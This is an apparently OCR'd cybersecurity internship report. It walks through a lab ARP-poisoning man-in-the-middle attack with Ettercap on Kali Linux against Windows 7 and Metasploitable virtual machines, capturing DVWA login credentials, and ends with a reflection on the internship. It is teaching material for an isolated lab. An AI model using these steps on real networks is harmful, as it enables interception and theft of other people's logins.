
Step 1: Open the host only adapter while using the Metasploitable machine, Windows 7, and Kali Linux simultaneously. Then sign in as root in the Kali Liunx terminal. Next, use nbtscan to discover the IP address of Windows 7 that is metaploitable.




Step 2: Next, choose Ettercap from the toolbar.




Step 3: Authenticate it by entering the root password, kali.







Step 4: The top of the Ettercap prompt will open, and you can check the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the


Metasploitable IP as target 2. then click the global icon, and last click ARP. leave it in default mode.




Step 5: Ping Windows 7 after signing into Meta. Open Windows 7, open to Internet Explorer, enter the IP address of the metasploitable, and then click OK. Visit the link for DVWA after receiving the page, then log in as admin with the provided password.


meta [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=15.2 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=9.05 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=13.0 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=14.8 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=15.5 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=12.1 ms
--- 192.168.56.103 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 9.052/13.321/15.543/2.281 ms
msfadmin@metasploitable:~$ _
Right Ctrl


Metasploitable2 - Linux - Windows Internet Explorer
http://192.168.56.101/
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV



Step 5: Now go to Kali Linux, where the ethercap prompt shows the user name and password.



Conclusion:

I gained practical knowledge and abilities in this field during my cybersecurity internship, which was a satisfying and educational experience. We worked on a range of projects and significantly increased our knowledge of the cyber security industry. The professors were very helpful and gave each student individualised attention. There was also the option of one-on-one question clearing. I want to thank the company for giving me the opportunity to undertake the internship. I believe that this experience has adequately equipped me for a career in cybersecurity. I want to make a big contribution to the field of cyber security using the skills I learned during the internship.